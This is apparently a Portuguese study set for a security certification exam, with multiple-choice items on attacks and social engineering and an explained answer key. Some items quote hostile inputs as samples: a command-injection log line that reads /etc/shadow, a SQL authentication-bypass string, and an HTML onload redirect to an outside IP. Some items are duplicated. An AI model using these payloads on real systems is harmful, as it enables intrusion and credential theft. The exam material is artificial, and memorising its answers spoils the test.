220.181.38.251 - - [17/Mai/2020:14:09:12 +0500] "GET /inventoryService/inventory/purchaseItem?userId=8675309&itemId=42;cd%20../../../etc;cat%20shadow%20>%20null.txt" 401 -

Que tipo de ataque está sendo tentado?
A. Command injection
B. Integer overflow
C. Error handling
D. Directory traversal

8. Um arquivo de log que registra as entradas recebidas de um visitante do site contém a seguinte entrada:

bob*' or 2+3=5--

Que tipo de ataque estava sendo tentado com essa entrada?
A. Race condition
B. Destruction of data
C. Authentication bypass
D. Buffer overflow

9. Uma empresa recentemente permitiu que seus funcionários optassem por trabalhar de casa em vez de irem diariamente ao escritório central. A empresa forneceu novos laptops para esses novos teletrabalhadores e realocou seus sistemas desktop existentes no datacenter do escritório. Os trabalhadores remotos estão usando RDP para se conectar ao sistema desktop e realizar todas as funções de trabalho. Se o RDP não estiver configurado corretamente, qual problema de segurança pode surgir?

A. Um ataque man-in-the-middle que poderia permitir a captura de credenciais e segredos comerciais
B. Um ataque de vishing
C. A instalação de spyware e registradores de teclas nos laptops remotos
D. Um ataque de SSL striping ao visitar sites da Internet

10. Qual é a principal diferença entre envenenamento ARP poisoning e MAC spoofing?

A. O MAC spoofing é usado para sobrecarregar a memória de um switch. B.
B. O ARP poisoning é usado para falsificar o endereço físico de um sistema para se passar por outro dispositivo autorizado.
C. O MAC spoofing depende de comunicações ICMP para atravessar roteadores.
D. O ARP poisoning pode usar respostas não solicitadas ou gratuitas.

11. Um revisor de segurança nota o seguinte código presente em um sistema interno da empresa:

<HTML><BODY onload=document.location.replace('http://220.181.38.251/HR/employees/docs/benefitsupdate.doc');></BODY></HTML>

Se executado com sucesso, este código poderia substituir um documento por outro com conteúdo malicioso. Qual vetor de ataque é mais provável ter sido o caminho pelo qual este código chegou a um sistema interno da empresa?

A. Wireless
B. Removable media
C. Email
D. Supply chain

12. Um CISO precisa aprender sobre ameaças que estão visando sua organização. Várias organizações similares sofreram violações e intrusões no último mês. O CISO está justamente preocupado que um ataque à sua organização seja iminente. O que o CISO deve fazer para melhorar rapidamente a postura de segurança?

A. Inscrever todos os funcionários em um programa de treinamento de conscientização em engenharia social.
B. Restringir todos os certificados digitais para terem validade de 1 ano em vez de 10 anos.
C. Realizar uma auditoria interna para verificar se todos os sistemas implantados estão em conformidade com a política de segurança da empresa.
D. Acessar feeds de inteligência de ameaças de um serviço específico da indústria.

13. Qual das seguintes é uma iniciativa do Departamento de Segurança Interna (DHS) dos Estados Unidos que busca facilitar o intercâmbio aberto e gratuito de IoCs e outras informações de ameaças cibernéticas entre o governo federal dos EUA e o setor privado de maneira automatizada e oportuna?

A. RFC
B. TTP
C. AIS
D. SOAR

14. Um visitante do servidor web da sua empresa viu um erro quando clicou em um link para acessar um recurso que estava armazenado de forma inadequada. A mensagem de erro revelou o produto de DBMS usado pela sua organização. Em seguida, esse visitante comprou um exploit de um mercado da dark web. O exploit visa um DBMS específico para extrair credenciais armazenadas em tabelas de clientes. Que tipo de ataque é este?

A. Script kiddie
B. SQLi
C. On-path
D. Impersonation

15. Um hacker encontra uma falha ao revisar o código-fonte roubado de um aplicativo popular. Eles desenvolvem um exploit para aproveitar a falha de código que concede acesso remoto a uma sessão de terminal no alvo. O atacante utiliza este exploit para comprometer sua organização e baixar documentação interna sensível. O que acabou de ocorrer?

A. DLP
B. Zero-day attack
C. Buffer overflow
D. XSS

16. Jim foi enganado ao clicar em um link malicioso contido em um email de SPAM. Isso fez com que malware fosse instalado em seu sistema. O malware iniciou um ataque de MAC flooding. Logo, o sistema de Jim e o de todos os outros na mesma rede local começaram a receber todas as transmissões de todos os outros membros da rede, bem como comunicações de outras partes próximas aos membros locais. O malware se aproveitou de qual condição na rede?

A. Social engineering
B. Network segmentation
C. ARP queries
D. Weak switch configuration

17. Um investigador de incidentes está tentando rastrear evidências de uma intrusão de rede para identificar o ponto de violação e o agressor. A partir de sua estação de trabalho principal, o investigador realiza um sniffing de rede e não vê nenhum tráfego relevante relacionado à intrusão. O investigador implanta ferramentas de monitoramento em um servidor no departamento afetado e encontra uma quantidade moderada de tráfego relacionado

intrusão, mas suspeita que há mais informações a serem obtidas. Em seguida, o investigador instala um "digital tap" no armário de cabeamento principal onde a conexão do ISP entra no prédio. A partir deste ponto de vantagem, o investigador consegue determinar o endereço IP de origem do atacante e a identidade de vários sistemas que estão atualmente sob acesso remoto pelo intruso. Que técnica de avaliação de segurança é demonstrada por este cenário?

A. Intelligence fusion
B. Maneuver
C. Vulnerability scanning
D. UBA

18. O líder da equipe de segurança revisa um relatório de varredura de vulnerabilidades de uma avaliação realizada no fim de semana por sua equipe. Ele observa que o relatório lista uma vulnerabilidade crítica no IIS que precisa ser corrigida imediatamente. Ele também revisa o inventário dos sistemas escaneados e vê vários firewalls, roteadores, switches, clientes macOS, servidores Linux e servidores Solaris. O que o líder da equipe de segurança deve fazer com essas informações?

A. Descartar a descoberta crítica como um falso positivo.
B. Fazer com que a equipe de segurança atualize o IIS nos servidores Linux e Solaris.
C. Instalar atualizações em todas as impressoras.
D. Compartilhar os resultados com os reguladores de supervisão.

19. A equipe interna de desenvolvimento realizou uma avaliação da confiabilidade, estabilidade, resiliência e segurança de sua nova aplicação empresarial desenvolvida. Os desenvolvedores responsáveis pelo código participaram da equipe que realizou a avaliação de segurança ao vivo. Que tipo de método de avaliação foi utilizado?

A. Lateral movement
B. Passive reconnaissance
C. Integration testing
D. Teste de ambiente conhecido

20. Um gerente de segurança percebe que cada vez que ele inicia um aplicativo de seu desktop, leva mais de 90 segundos para o aplicativo abrir. No entanto, quando ele tenta abrir um documento que precisa ser visualizado pelo mesmo aplicativo, ele abre imediatamente. O gerente inspeciona o atalho em seu desktop e vê que ele aponta para um arquivo executável em uma pasta cujo nome ele não reconhece. O que está ocorrendo nesta situação?

A. War driving
B. Malware persistence
C. Privilege escalation
D. Ransomware

G A B A R I T O EXPLICADO

1. B, F. A causa do vazamento de dados proprietários da empresa pode ter sido o conteúdo de emails recebidos pelos funcionários. Funcionários que clicaram em links de emails suspeitos podem ter sido infectados por código malicioso. Esse código malicioso pode ter extraído documentos para sites de mídia social. Esse problema poderia ocorrer tanto se os funcionários estivessem nos computadores da empresa na rede da empresa, nos computadores da empresa em suas redes domésticas, ou em computadores pessoais em suas redes domésticas (especialmente se os funcionários copiaram arquivos da empresa para seus dispositivos pessoais para trabalhar de casa). Bloquear o acesso a sites de mídia social e serviços de email pessoais a partir da rede da empresa reduz o risco desse evento ocorrer novamente. Por exemplo, se os emails suspeitos forem bloqueados para não serem recebidos pelos servidores de email da empresa e contas

Eles ainda poderiam ser recebidos em contas de email pessoais. Embora não mencionado, bloquear o acesso às URLs maliciosas também seria uma boa defesa de segurança. Este problema não é abordado pela implantação de um firewall de aplicação web, atualização do servidor de email da empresa, uso de MFA no servidor de email, nem pela realização de uma revisão de acesso aos arquivos da empresa. Embora todas essas quatro respostas erradas sejam boas práticas de segurança em geral, elas não se relacionam especificamente com este problema.

2. A, D, E. Um hoax é um ataque de engenharia social que tenta enganar um usuário para que tome ações que os prejudiquem, usando o medo de que não tomar medidas realmente cause danos. Um hoax não terá uma assinatura digital de origem verificável, então sua fonte é questionável. Hoaxes frequentemente usam a ameaça de dano ou prejuízo para incentivar a vítima a agir, e essas ações frequentemente são fornecidas com etapas que realmente causarão danos à vítima. (B) Gramática pobre, (C) má ortografia e (G) hiperlinks na mensagem são características tanto de mensagens de email válidas quanto inválidas. (F) Alegar ser de uma autoridade confiável é uma tentativa de usar o princípio de autoridade e/ou intimidação da engenharia social, que não é exclusivamente uma característica de um hoax, mas muitos ataques de SPAM, BEC e phishing também fazem isso.

3. C. Malware que não deixa rastros de sua presença nem se salva em um dispositivo de armazenamento, mas ainda assim consegue permanecer residente e ativo em um computador é conhecido como malware sem arquivo. Isso é semelhante a um rootkit, que pode ser descrito como um escudo de invisibilidade. Suas principais características são interferir nas comunicações de baixo nível do ambiente operacional para se ocultar e, em seguida, ocultar outras coisas, como arquivos e/ou processos. Um rootkit geralmente é depositado em um sistema como um arquivo que é então executado no carregamento do sistema ou no lançamento do aplicativo. Cryptomalware instala um minerador de criptomoedas em um sistema da vítima. Spyware coleta informações sobre o usuário do sistema.

4. D. Dorothy foi vítima de ransomware. Os elementos-chave aqui são um pop-up mostrando o evento, a criptografia de seus arquivos e demandas de pagamento. O restante da situação é o pretexto ou mentira situacional usada para dar contexto e fazer o evento parecer mais grave, a fim de convencer a vítima a pagar os fundos exigidos. Esta situação não descreve a presença de um keylogger, controle e comando (que está relacionado a botnets), nem ataques de rainbow tables (que estão relacionados a tentativas de quebra de hash de senha).

C. Esta coleção de senhas do registro de acesso provavelmente é resultado de um ataque de dicionário/dictionary. Um ataque de dicionário é realizado usando uma lista de senhas, muitas das quais são comuns e simples. Um ataque de força bruta teria uma série de senhas mais aleatórias, mas sequenciais, como l9d$sFtr, l9d$sFts, l9d$sFtt, l9d$sFtu, l9d$sFtv, etc. Um ataque híbrido usa uma lista de senha de dicionário como palavra base para realizar modificações de força bruta; tal lista poderia ser monkey9, monkey0, monkey!, monkey@, monkey#, etc. Um ataque de tabela rainbow é realizado offline contra hashes roubados e, portanto, não deixaria evidências em um registro de acesso.

6. D, F. XSS não precisa que o cliente se autentique no servidor web, já que os dados envenenados plantados podem ser publicamente acessíveis. XSRF requer que o cliente esteja autenticado no servidor web para enviar comandos prejudiciais ao servidor web com os privilégios do cliente. As outras afirmações estão invertidas. As afirmações corrigidas são: (A) XSRF planta malware no cliente da vítima para prejudicar um servidor web, não XSS. (B) XSS explora a confiança que um cliente tem em um servidor web, não XSRF. (C) XSS injeta código em um servidor web para envenenar o conteúdo ao puxar recursos maliciosos de sites de terceiros, não XSRF. (E) XSRF explora a confiança que um servidor web tem em um cliente autenticado, não XSS.

7. A. Este é um exemplo de injeção de comando contra um servidor web Apache hospedado em um sistema operacional Linux (ou similar).

Os comandos tentados para serem executados no alvo eram mudar para o diretório raiz do sistema, depois para a pasta /etc/, e então realizar um comando de concatenação (ou seja, exibir o conteúdo) com o arquivo shadow (um arquivo contendo hashes de senhas), mas redirecionado com o operador > para ser salvo no arquivo null.txt. Isso não é um estouro de inteiro, pois não há comandos para injetar operações matemáticas em um aplicativo vulnerável. Isso não é um problema de tratamento de erro. Na verdade, porque o erro 401 foi registrado, mostrou que essa tentativa falhou com um erro de "Não autorizado". Não há indicação do que foi mostrado ao usuário atacante. Portanto, embora pudesse haver um tratamento pobre de erros, não há evidências diretas disso. Este ataque inclui travessia de diretório, ou seja, o que a série de ../s representa, mas a travessia de diretório é apenas uma pequena parte deste ataque e, portanto, não é a melhor resposta. Este é outro truque para ficar atento no exame: pode haver mais de uma resposta correta, mas uma deve ser mais correta (ou pelo menos mais específica) do que as outras.

8. C. Este é um exemplo de um ataque de bypass de autenticação tentado através de uma técnica de SQLi (injeção de SQL). A parte "bob*" é uma tentativa de referenciar uma conta de usuário cujo nome começa com "bob". O "or" é usado para comparar então o nome de usuário selecionado (que pode não existir) com o próximo item, a declaração de verdade. 2 + 3 = 5 é uma declaração de verdade (também conhecida como tautologia), da mesma forma que 1 = 1. Quando algo é comparado com este "OR", sempre resulta em 1 ou verdade. O -- é um comentário de fim de linha que converte a parte restante da linha de código em um comentário humano. Isso não é um ataque de condição de corrida, que exigiria o ajuste de tempo ou padrão de conclusão do processo, e isso não está mostrado aqui. Isso não é um ataque de destruição de dados. Isso poderia ser feito com SQLi usando o comando ou expressão DROP, mas isso não está presente. Outros ataques de injeção, como injeção de comando ou injeção de código, podem realizar ataques de destruição de dados, mas esses não estão mostrados aqui também.

9. **A. O uso de Protocolo de Área de Trabalho Remota (RDP) mal configurado pode resultar em uma conexão de texto simples que permitiria um ataque "on-path" capaz de capturar credenciais e segredos comerciais. É extremamente importante garantir que todos os meios de acesso remoto estejam aplicando autenticação robusta e criptografia. Isso não é um ataque de vishing, pois não menciona qualquer forma de comunicação por áudio (como VoIP, telefone fixo ou móvel). Se o RDP está configurado corretamente ou não não afeta se spyware e keyloggers podem ser instalados em laptops remotos. Isso poderia ser realizado, seja por malware acessado através da rede da empresa ou diretamente pela Internet. RDP e SSL stripping são conceitos distintos e não relacionados entre si. Se o RDP está configurado corretamente ou não não afeta se o cliente é vulnerável ao SSL stripping se o laptop é usado para visitar sites na Internet; isso depende da configuração do navegador e do nível de atualização/patch.**

10. **D. O envenenamento ARP pode usar respostas não solicitadas ou gratuitas. Especificamente, respostas ARP para as quais o dispositivo local não transmitiu uma solicitação de transmissão ARP. Muitos sistemas aceitam todas as respostas ARP, independentemente de quem as solicitou. Esta é a única distinção correta entre envenenamento ARP e spoofing de MAC. As outras afirmações são falsas. As versões corretas dessas afirmações seriam: (A) Envenenamento de MAC é usado para sobrecarregar a memória de um switch, especificamente a tabela CAM armazenada na memória do switch, quando cheia de informações falsas fará com que o switch funcione apenas no modo de inundação. (B) Spoofing de MAC é usado para falsificar o endereço físico de um sistema para se passar pelo de outro dispositivo autorizado. Envenenamento ARP associa um endereço IP ao endereço MAC errado. (C) Spoofing de MAC depende de cabeçalhos Ethernet em texto simples para inicialmente obter endereços MAC válidos de dispositivos de rede legítimos. ICMP atravessa roteadores porque é transportado como carga útil de um pacote IP.**

11. **C. Este código de ataque é HTML, o que pode tê-lo levado a procurar uma resposta relacionada à web. Mas lembre-se de que a maioria dos

clientes de e-mail agora suporta e interpreta automaticamente conteúdo HTML quando presente no corpo de um e-mail. Assim, o e-mail é o vetor de ataque mais provável através do qual este código foi implantado em um sistema interno da empresa. É possível que mídia sem fio ou removível possa ter sido usada, mas essas requerem mais níveis de detalhes e manobras complexas para serem realizadas, em comparação com um e-mail com conteúdo HTML (que é simples em comparação). É improvável que este código tenha chegado através de um vetor de ataque de cadeia de fornecimento.

12. **D. Neste ponto, o CISO precisa saber mais sobre as ameaças específicas que está enfrentando. Exceto pela comunicação com as empresas que já foram violadas, a próxima melhor fonte de informações são os feeds de inteligência de ameaças de um serviço específico da indústria. O conhecimento adquirido a partir de tal feed de ameaças informará especificamente o CISO sobre os ataques mais prováveis que ele poderia estar enfrentando, o que por sua vez permite que eles se concentrem em implementar defesas contra essas ameaças específicas. Um programa de treinamento de conscientização em engenharia social geralmente é uma boa ideia, mas não é direcionado para esta situação. Neste cenário, o CISO não sabe quais são as ameaças, então esta resposta pode ou não ser apropriada. A redução do prazo de validade do certificado de 10 anos para 1 ano não é necessariamente uma medida de segurança boa ou ruim, mas também não é necessariamente a solução certa neste cenário. Em geral, os certificados devem ser substituídos se houver uma violação que possa ter exposto a chave privada correlata ao roubo. Se estiver usando padrões atuais, um certificado de validade de 10 anos é na verdade mais seguro do que um certificado de 1 ano, uma vez que a partir de 2020, os certificados de 1 ano são tipicamente emitidos usando chaves RSA de 2048 bits, enquanto certificados com mais de 1 ano são emitidos usando chaves RSA de 4096 bits. Neste ponto do livro, não cobri certificados e criptografia em detalhes, mas isso não deve importar aqui. A resposta é uma suposição da ameaça, portanto não é a melhor escolha nesta situação. Isso será outra ocorrência comum no exame, onde várias respostas podem ser medidas de segurança

sólidas, mas simplesmente não específicas ou apropriadas para o problema levantado pela pergunta. Realizar uma auditoria interna não melhorará a postura de segurança, a menos que a infraestrutura implantada não esteja correspondendo à política, mas mesmo assim só elevará ao nível que a política de segurança atual foi projetada para estabelecer. Não incluirá as novas ameaças das quais o CISO não está ciente atualmente, mas precisa estar.

13. C. O compartilhamento automatizado de indicadores (AIS) é uma iniciativa do Departamento de Segurança Interna dos EUA para facilitar a troca aberta e gratuita de IoCs e outras informações sobre ameaças cibernéticas entre o governo federal dos EUA e o setor privado de maneira automatizada e oportuna. Solicitação de comentários (RFC) é um tipo de documento elaborado por indivíduos e organizações na comunidade técnica que define, descreve e prescreve especificações tecnológicas. Táticas, técnicas e procedimentos (TTP) é a coleção de informações sobre os meios, motivações e oportunidades relacionadas aos APTs. O objetivo de coletar informações TTP é obter uma compreensão mais completa sobre quem é o grupo, quais são seus propósitos e intenções, além de descobrir suas técnicas de reconhecimento e ataque. Orquestração de segurança, automação e resposta (SOAR) é uma coleção de soluções de software que podem automatizar o processo de coleta e análise de registros e dados em tempo real, avaliá-los à luz de fontes de inteligência de ameaças e, em seguida, acionar respostas para problemas de gravidade baixa e média sem a necessidade de envolvimento humano.

14. A. Este cenário descreve um ataque baseado em um "script kiddie". Os detalhes do exploit não são revelados, então, enquanto a injeção de SQL pode parecer provável, há muitos outros exploits e ataques que poderiam obter os resultados das credenciais do cliente. A chave desta questão é a atividade do atacante; eles tiveram que comprar um exploit em vez de saber como criar um por si mesmos ou saber como realizar o ataque por conta própria sem uma ferramenta automatizada. É por isso que é chamado de ataque de "script kiddie". Este cenário não representa um ataque "on-path",

pois não há menção do atacante se posicionar entre um cliente e um servidor. Este cenário não descreve um ataque de impersonação. No entanto, uma vez obtidas as credenciais do cliente, ataques posteriores podem envolver impersonação se o atacante fizer login em um sistema usando credenciais roubadas.

15. B. Este cenário descreve um ataque de zero day. O atacante descobriu uma falha desconhecida e então criou um novo exploit para aproveitar essa falha. O ataque resultante usando o exploit recém-criado é um ataque de dia zero. Não é conhecido por ninguém além do atacante, e assim o fornecedor do produto não tem um patch ou correção para isso no momento da violação de sua organização. DLP é uma prevenção (daí o P no acrônimo), não um ataque. Este evento poderia ser considerado uma falha do DLP, mas, como é um novo ataque, não é justo esperar que uma defesa existente funcione contra novos exploits de dia zero. Não há detalhes fornecidos sobre os meios reais pelos quais o exploit opera, então não há como determinar se este é um ataque baseado em buffer overflow, XSS ou se algum outro meio de exploração é usado.

16. D. Neste cenário, o malware está realizando um ataque de inundação de MAC que faz com que o switch fique preso no modo de inundação. Isso aproveitou a condição de que o switch tinha configurações fracas. O switch deveria ter a limitação de MAC ativada para evitar que os ataques de inundação de MAC fossem bem-sucedidos. Embora Jim tenha sido inicialmente enganado por um e-mail de engenharia social, a pergunta foi sobre a atividade do malware. Um ataque de inundação de MAC é limitado pela segmentação de rede para o switch local, mas o malware aproveitou uma configuração fraca ou ruim no switch e ainda foi bem-sucedido. A inundação de MAC é bloqueada por roteadores para cruzar entre segmentos de rede comutados. O malware não usou consultas ARP em seu ataque. Consultas ARP podem ser abusadas em um ataque de envenenamento ARP, mas isso não foi descrito neste cenário.

17. B. Este cenário descreve um exemplo da técnica de avaliação de

segurança conhecida como maneuver. O investigador muda sua localização física e digital para obter um melhor ponto de vantagem para coletar informações sobre uma ameaça. Fusão de inteligência é a combinação de registros locais com múltiplas fontes de inteligência de ameaças integradas em uma análise ou relatório útil. Isso não é o que está sendo descrito neste cenário. A varredura de vulnerabilidades é usada para descobrir fraquezas nos sistemas de segurança implantados para melhorá-los ou repará-los antes que ocorra uma violação. Isso não é o que está sendo descrito neste cenário. Análise de comportamento do usuário (UBA) é o conceito de analisar o comportamento de usuários, sujeitos, visitantes, clientes, etc., para algum objetivo ou propósito específico, como detectar atividades suspeitas e comportamento malicioso. Isso não é especificamente referenciado neste cenário, mas também não é necessariamente completamente irrelevante.

1**8. A.** Este cenário descreve um falso positivo, então a descoberta crítica deve ser descartada. A lista de sistemas escaneados não inclui o Windows Server, onde o IIS estaria presente. Isso é ou uma falha do scanner, um código de ameaça mal identificado, ou possivelmente um honeypot em um sistema operacional não-Windows fornecendo informações enganosas. IIS não é suportado e não funcionará no Linux ou Solaris, então não há como patchá-lo também. O problema diz respeito ao produto de servidor web Windows, não está relacionado a impressoras. Atualizar impressoras pode ser uma boa prática de segurança em geral, mas não é relevante para os detalhes deste cenário. Como este é um falso positivo, não há necessidade de compartilhá-lo com ninguém, especialmente reguladores de supervisão. Eles devem ser fornecidos apenas com um relatório de descobertas verificadas reais.

19. D. Este cenário descreve um teste de ambiente conhecido, já que aqueles que realizam o teste têm pleno conhecimento sobre o código de software e suas operações e funções. Isso não é movimento lateral, que é quando um intruso consegue obter controle remoto sobre outro sistema interno depois de se mover a partir do sistema inicial comprometido. Isso não é reconhecimento passivo, que é reunir informações sobre um alvo de forma a não ser notado por esse alvo.

Isso não é teste de integração, pois parece ter ocorrido no ambiente de desenvolvimento, já que não houve menção de que o novo aplicativo já estava sendo colocado em produção. Teste de integração é realizado quando um novo produto é implantado ou integrado em um ambiente de produção real ou simulado para garantir que todas as tarefas de trabalho anteriores ainda funcionem e que todas as novas tarefas adicionadas ou esperadas funcionem também.

20. B. Este cenário descreve um malware potencial que modificou um atalho para se lançar e, em seguida (após o atraso de 90 segundos), lançar o aplicativo vitimado. Este é um exemplo de um meio de persistência onde um autor de malware tenta manter seu código malicioso em execução (ou sendo reexecutado frequentemente) em um sistema vítima. Isso não é war driving, que é uma operação de descoberta de rede sem fio. Isso não é escalonamento de privilégios específico, embora o malware possa realizar um abuso de escalonamento de privilégios, isso não é mencionado ou aludido no cenário. Isso não é ransomware, já que não houve exigência de dinheiro, e não há indicação de que arquivos foram perdidos ou criptografados.

Threats, Attacks, and Vulnerabilities *Simuladão*

1. Qual dos seguintes descreve uma técnica de engenharia social que busca explorar o senso de urgência de uma pessoa?

A Um e-mail de **phishing** afirmando que um acordo em dinheiro foi concedido, mas expirará em breve

B Uma mensagem de **smishing** afirmando que um pacote está agendado para retirada

C Uma ligação de **vishing** solicitando uma doação para uma instituição de caridade local

D Uma notificação **SPIM** alegando ser uma investigação secreta de aplicação da lei sobre um cibercrime

2. Um investigador forense está examinando uma série de pagamentos não autorizados relatados no site da empresa. Algumas entradas de log incomuns mostram que os usuários receberam um e-mail de uma lista de discussão não desejada e clicaram em um link para tentar cancelar a inscrição. Um dos usuários relatou o e-mail à equipe de phishing, e o e-mail encaminhado revelou que o link era

Clique aqui para cancelar a inscrição

O que o investigador forense provavelmente determinará que ocorreu?

A SQL Injection

B Broken authentication

C XSS

D XSRF

3. Quais das seguintes são vulnerabilidades comuns associadas a VoIP? (Escolha duas opções)

A SPIM

B Vishing

C Hopping

D Phishing

E Credential harvesting

F Tailgating

4. Um representante de atendimento ao cliente relatou uma mensagem de texto incomum que foi enviada para o help desk. A mensagem continha um número de fatura não reconhecido com um saldo elevado devido e um link para clicar para mais detalhes. Qual das seguintes MELHOR descreve essa técnica?

A Vishing

B Whaling

C Phishing

D Smishing

5. Após retornar de uma conferência, o laptop de um usuário está operando mais lentamente que o normal, superaquecendo, e os ventiladores estão funcionando constantemente. Durante o processo de diagnóstico, foi encontrado um hardware desconhecido conectado à placa-mãe do laptop. Qual dos seguintes vetores de ataque foi explorado para instalar o hardware?

A Removível media

B Spear phishing

C Supply chain

D Direct access

6. Uma empresa está recebendo e-mails com links para sites de phishing que são muito semelhantes ao endereço e conteúdo do próprio site da empresa. Qual das seguintes é a MELHOR maneira para a empresa mitigar esse ataque?

A Criar uma honeynet para capturar atacantes que acessam a VPN com credenciais obtidas por phishing

B Gerar uma lista de domínios semelhantes ao próprio da empresa e implementar um DNS sinkhole para cada um.

C Desativar POP e IMAP em todos os servidores de e-mail voltados para a Internet e implementar SMTPS.

D Usar uma ferramenta automatizada para inundar os sites de phishing com nomes de usuário e senhas falsos.

7. Uma empresa precisa validar seu plano de resposta a incidentes atualizado usando um cenário do mundo real que testará pontos de decisão e ações relevantes de resposta a incidentes sem interromper as operações diárias. Qual dos seguintes atenderia MELHOR aos requisitos da empresa?

A Exercício de red team

B Capture-the-flag exercise

C Tabletop exercise

D Phishing exercise

8. Um usuário relata ter caído em um e-mail de phishing para um analista. Qual dos seguintes logs do sistema o analista verificará PRIMEIRO?

A DNS

B Message gateway

C Network

D Authentication

9. Um usuário recebeu um SMS em um telefone celular pedindo detalhes bancários. Qual das seguintes técnicas de engenharia social foi usada neste caso?

A Vishing

B Whaling

C Phishing

D Smishing

10. Uma recente campanha de phishing resultou em várias contas de usuário comprometidas. A equipe de resposta a incidentes de segurança foi encarregada de reduzir o trabalho manual de filtragem de todos os e-mails de phishing à medida que chegam e bloquear o endereço de e-mail do remetente, junto com outras ações de mitigação demoradas. Qual dos seguintes pode ser configurado para otimizar essas tarefas?

A SOAR Playbook

B Política MDM

C Regras de firewall

D Filtro de URL

11. Joe, um funcionário, recebe um e-mail afirmando que ele ganhou na loteria. O e-mail inclui um link que solicita que nome, número de celular, endereço e data de nascimento sejam fornecidos para confirmar a identidade de Joe antes de enviar o prêmio. Qual das seguintes MELHOR descreve este tipo de e-mail?

A Spear phishing

B Whaling

C Phishing

D Vishing

12. Um atacante substitui um documento digitalmente assinado por outra versão que passa despercebida. Ao revisar o conteúdo do documento, o autor percebe alguma verbiagem adicional que não estava originalmente no documento, mas não consegue validar um problema de integridade. Qual dos seguintes ataques foi usado?

A Cryptomalware

B Hash substitution

C Collision

D Phishing

13. Qual dos seguintes MELHOR descreve fluxos de dados compilados por inteligência artificial que fornecem insights sobre intrusões cibernéticas atuais, phishing e outras atividades cibernéticas maliciosas?

A Intelligence fusion

B Review reports

C Log reviews

D Threat feeds

14. Um atacante está tentando obter acesso instalando malware em um site que é conhecido por ser visitado pelas vítimas-alvo. Qual dos seguintes o atacante MAIS provavelmente está tentando?

A Um spear-phishing attack

B Um watering-hole attack

C Typo squatting

D Um phishing attack

15. Os funcionários de uma empresa estão recebendo mensagens de texto não solicitadas em seus telefones celulares corporativos. As mensagens de texto não solicitadas contêm um link de redefinição de senha. Qual dos seguintes ataques está sendo usado para direcionar a empresa?

A Phishing

B Vishing

C Smishing

D Spam

16. Qual dos seguintes ataques de engenharia social MELHOR descreve um e-mail que é principalmente destinado a enganar os destinatários para encaminhar o e-mail para outros?

A Hoaxing

B Pharming

C Watering-hole

D Phishing

17. Um administrador de segurança deseja implementar um programa que teste a capacidade de um usuário reconhecer ataques no sistema de e-mail da organização. Qual dos seguintes seria mais adequado para essa tarefa?

A Social media analysis

B Annual information security training

C Gamification

D Phishing campaign

18. Uma empresa instalou leitores de crachá para acesso ao prédio, mas está encontrando indivíduos não autorizados vagando pelos corredores. Qual das seguintes é a causa mais provável?

A Shoulder surfing

B Phishing

C Tailgating

D Identity fraud

19. Uma padaria tem uma receita secreta que deseja proteger. Qual dos seguintes objetivos deve ser adicionado ao treinamento de conscientização sobre segurança da empresa?

A Insider threat detection

B Risk analysis

C Phishing awareness

D Business continuity planning

20. Um atacante engana um usuário para que forneça informações confidenciais. Qual das seguintes descreve essa forma de reconhecimento malicioso?

A Phishing

B Engenharia social

C Typosquatting

D Smishing

21. Um usuário recebeu um SMS no celular pedindo dados bancários. Qual das seguintes técnicas de engenharia social foi usada neste caso?

A Phishing

B Vishing

C Smishing

D SPIM

22. Uma empresa está oferecendo treinamento de conscientização sobre segurança a respeito da importância de não encaminhar mensagens de mídias sociais de fontes não verificadas. Qual dos seguintes riscos esse treinamento ajudaria a prevenir?

A Hoaxes

B SPIMs

C Identity fraud

D Credential harvesting

23. Depois de voltar de uma conferência, o laptop de um usuário está funcionando mais devagar que o normal, superaquecendo e os ventiladores estão funcionando constantemente. Durante o processo de diagnóstico, foi encontrado um hardware desconhecido conectado à placa-mãe do laptop. Qual dos seguintes vetores de ataque foi explorado para instalar o hardware?

A Removable media

B Spear phishing

C Supply chain

D Direct access

24. Um analista de segurança está revisando a saída do log de um servidor web e percebe que uma conta específica está tentando transferir grandes quantias de dinheiro. Qual dos seguintes tipos de ataques é MAIS provável que esteja sendo conduzido?

A SQLi

B CSRF

C Spear phishing

D API

25. Ao entrar em um prédio seguro, um indivíduo desconhecido inicia uma conversa com um funcionário. O funcionário escaneia o crachá exigido na porta enquanto o indivíduo desconhecido segura a porta aberta, aparentemente por cortesia, para o funcionário. Qual das seguintes técnicas de engenharia social está sendo utilizada?

A Shoulder surfing

B Watering-hole attack

C Tailgating

D Impersonation

26. Qual das seguintes descreve a exploração de um processo interativo para obter acesso a áreas restritas?

A Persistence

B Buffer overflow

C Privilege escalation

D Pharming

27. Qual dos seguintes ataques de engenharia social MELHOR descreve um e-mail que é principalmente destinado a enganar os destinatários a encaminharem o e-mail para outros?

A Hoaxing

B Pharming

C Watering-hole

D Phishing

28. Ao entrar em um prédio seguro, um indivíduo desconhecido inicia uma conversa com um funcionário. O funcionário escaneia o crachá exigido na porta enquanto o indivíduo desconhecido segura a porta aberta, aparentemente por cortesia, para o funcionário. Qual das seguintes técnicas de engenharia social está sendo utilizada?

A Shoulder surfing

B Ataque de watering hole

C Proximity card reader

D Impersonation

29. Qual dos seguintes controles proporcionaria a MELHOR proteção contra tailgating?

A Access control vestibule

B Closed-circuit television

C Proximity card reader

D Faraday cage

30. Uma empresa está oferecendo treinamento de conscientização sobre segurança a respeito da importância de não encaminhar mensagens de mídias sociais de fontes não verificadas. Qual dos seguintes riscos esse treinamento ajudaria a prevenir?

A Hoaxes

B SPIMs

C Identity fraud

D Credential harvesting

31. Durante uma resposta a um incidente, um analista aplicou regras para todo o tráfego de entrada no firewall de borda e implementou ACLs em cada servidor crítico. Após uma investigação, a empresa percebe que ainda está vulnerável porque o tráfego de saída não está restrito, e o adversário é capaz de manter uma presença na rede. Em qual das seguintes etapas da Cadeia de Morte Cibernética o adversário está atualmente operando?

A Reconnaissance

B Command and control

C Actions on objective

D Exploitation

32. Um atacante navega no quadro de empregos online de uma empresa tentando encontrar qualquer informação relevante sobre as tecnologias que a empresa usa. Qual das seguintes opções MELHOR descreve essa técnica de engenharia social?

A Hoax

B Reconnaissance

C Impersonation

D Pretexting

33. Um gerente de segurança de TI solicita um relatório sobre informações da empresa que estão publicamente disponíveis. A preocupação do gerente é que atores maliciosos possam acessar os dados sem se envolver em reconhecimento ativo. Qual das seguintes abordagens é a MAIS eficiente para realizar a análise?

A Fornecer um parâmetro de domínio para a ferramenta theHarvester.

B Verificar entradas DNS públicas usando dnsenum.

C Realizar uma varredura de vulnerabilidade com o Nessus direcionada a um IP público da empresa.

D Executar nmap usando as opções: escanear todas as portas e modo furtivo.

